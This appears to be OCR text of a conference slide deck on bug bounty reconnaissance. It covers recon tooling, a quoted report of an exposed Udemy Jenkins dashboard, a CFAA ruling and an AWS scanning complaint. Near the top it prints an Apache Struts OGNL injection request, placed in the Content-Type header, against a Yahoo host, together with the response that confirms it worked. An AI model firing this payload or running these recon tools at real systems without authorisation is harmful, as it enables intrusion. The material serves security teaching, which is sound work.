
Enter… Bug Bounty Recon

Striking Gold!



```
GET /sm/login/loginpagecontentgrabber.do HTTP/1.1
Host: svdevems01.direct.gql.yahoo.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type:
%{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addH
eader('X-Ack-Th3g3nt3lman-POC',4*4)}.multipart/form-data
X-Requested-With: XMLHttpRequest
Referer: https://svdevems01.direct.gql.yahoo.com/sm/login.jsp
Cookie: JSESSIONID=D288339FADA32A1B18E21763FE0E61A4;
B=6o4vde9c9phf3&b=4&d=ubfflappYF38kTvlv9Qsx1lBa94-&s=gu&i=_o5LLwR84cFFfGN
e4zQc; AO=u=1;
F=a=vEd0jUYMvSDE1w_LnE9bwMGiyKiL2DCLI8BRBsGlS.fpwlVFtsuA4iPMpvi6Ref7TxHuy
v8tiIB0SXqIIdkDGdrs9A--&b=uPwz&d=Gd70Kyk9vQ--;
ucs=fs=1&lnct=1487439547&hs=2; Y=%2e; YLS=v=1&p=1&n=1;
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 00:00
Set-Cookie: JSESSIONID=86A377A
X-FRAME-OPTIONS: SAMEORIGIN
X-Ack-Th3g3nt3lman-POC: 16
Content-Type: text/html;charset
Content-Length: 7079
Vary: Accept-Encoding
Date: Mon, 13 Mar 2017 12:32:42
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//
"http://www.w3.org/TR/REC-html4
src="https://code.jquery.com/jq
http-equiv="Content-Type" conte
```



Completed Compromise & Source Code Disclosure via Exposed Jenkins Dashboard at https://jenkins101.udemy.com

State	● Resolved (Closed)	Severity	High (7 ~ 8.9)
Disclosed publicly	June 17, 2017 6:59am -0700	Participants	
Reported To	Udemy	Visibility	Public (Full)
Weakness	Code Injection		
Bounty	$300		

SUMMARY BY CHA5M

I discovered a critical information disclosure bug via an exposed Jenkins dashboard located at `https://jenkins101.udemy.com`. Upon navigating to this address, I was presented with a Github authentication page. After authenticating, I was surprised to find that I had complete read access to the corresponding Jenkins Dashboard.

Contained within the dashboard was the complete Udemy source code, including the keys for various Udemy services.

TIMELINE

cha5m submitted a report to Udemy. Nov 14th (about 1 year ago)

Howdy, @udemy!

Summary:

I am writing to inform you of a critical information disclosure bug via an exposed Jenkins dashboard located at https://jenkins101.udemy.com. Upon navigating to this address, I was asked to authenticate with my Github account. After authenticating, I was surprised to find that I had complete access to the corresponding Jenkins Dashboard as seen in the screenshot below:

Bug Bounties… Finding Targets

WHOIS Data

DNS - Active & Passive

Scanning

Certificates

Application Responses

WHOIS

SHODAN

DNS

NMAP

Bug Bounties & Recon

- Subdomain Bruteforcing & Permutations
- Zone Transfers & NSEC walks
- Querying Historical APIs - WHOIS, DNS
- Scanning Nmap & Masscan (or SHODAN / CENSYS)
- Fingerprinting Services, Applications

The Need for Speed


Intrigue - Sources (partial list)

aws_ec2_gather_instances
aws_s3_brute
dns_brute_sub
dns_nsecwalk_survey
dns_permute
dns_transfer_zone
email_harvest
masscan_scan
nmap_scan


search_bing
search_censys
search_corpwatch
search_crt
search_github
search_opencorporates
search_shodan
search_sublister
search_whoisology


uri_brute
uri_extract_metadata
uri_gather_ssl_certificate
uri_screenshot
uri_spider
web_account_check
web_stack_fingerprint
whois
whois_org_search

Iteration Model




Graph-Based Gathering





	mod_ssl/2.2.16 OpenSSL/0.9.8a		
http:/[redacted]44.241.82:80	Microsoft-IIS/7.5	2.0.50727; ASP.NET	
http://[redacted]4.242.108:80	nginx	PHP; PHP/5.6.14	Wordpress
http://[redacted]4.242.110:80	nginx	PHP; PHP/5.6.14	Wordpress
http:/[redacted]44.242.12:80	Microsoft-IIS/7.5	2.0.50727; ASP.NET	
http:/[redacted]44.242.13:80	Microsoft-IIS/7.5	2.0.50727; ASP.NET	
http://[redacted]4.242.162:80	Microsoft-IIS/7.5	2.0.50727; ASP.NET	Google Analytics; Facebook
http://[redacted]4.242.173:80	Apache/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/1.0.0-fips	Spring; Servlet/2.5 JSP/2.1	
http://[redacted]4.242.174:80	nginx	PHP/5.6.32	Wordpress
http://[redacted]4.242.179:80	Microsoft-IIS/7.0	ASP.NET	
http://[redacted]4.242.209:80	nginx	PHP/5.6.30	JQuery; Wordpress; Cloudflare
http://[redacted]4.242.238:80	Microsoft-IIS/7.0	ASP.NET	
http://[redacted]4.242.240:80	Microsoft-IIS/7.5	2.0.50727; ASP.NET	Google Analytics; Facebook
http://[redacted]4.242.247:80	Microsoft-IIS/7.0	ASP.NET	
http://[redacted]4.242.253:80	nginx	PHP/5.6.30	JQuery; Wordpress; Cloudflare
http://[redacted]4.242.254:80	Apache/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/1.0.0-fips mod_jk/1.2.28		
http:/[redacted]44.242.66:80	nginx	PHP; PHP/5.6.14	Wordpress
http:/[redacted]44.242.73:80	Microsoft-IIS/7.5	ASP.NET	
http:/[redacted]44.242.97:80	BizX	Spring	
http:[redacted]44.243.9:80	Apache/2.2.21 (Unix) mod_ssl/2.2.16 OpenSSL/0.9.8a mod_jk/1.2.28 DAV/2		
http://[redacted]4.245.110:80	Microsoft-IIS/7.5	2.0.50727; ASP.NET	
http://[redacted]4.245.206:80	Microsoft-IIS/6.0	ASP.NET	
http://[redacted]4.245.210:80	Microsoft-IIS/7.5	ASP.NET	
http:/[redacted]44.246.24:80	Microsoft-IIS/7.5	ASP.NET	




D.C. Court: Accessing Public Information is Not a Computer Crime

BY JAMIE WILLIAMS | APRIL 12, 2018

Good news for anyone who uses the Internet as a source of information: A district court in Washington, D.C. has ruled that using automated tools to access publicly available information on the open web is not a computer crime—even when a website bans automated access in its terms of service. The court ruled that the notoriously vague and outdated Computer Fraud and Abuse Act (CFAA)—a 1986 statute meant to target malicious computer break-ins—does not make it a crime to access information in a manner that the website doesn't like if you are otherwise entitled to access that same information.

ELECTRONIC FRONTIER FOUNDATION

Challenges of Recon at Scale



Hello,

We've received a report(s) that your AWS resource(s)


AWS ID: 279145205744   Region: us-east-1   EC2 Instance Id: i-05b5417e978ea5c80 [54.210.49.214]


has been implicated in activity which resembles scanning remote hosts on the internet for security vulnerabilities. A
(https://aws.amazon.com/aup/). We've included the original report below for your review.

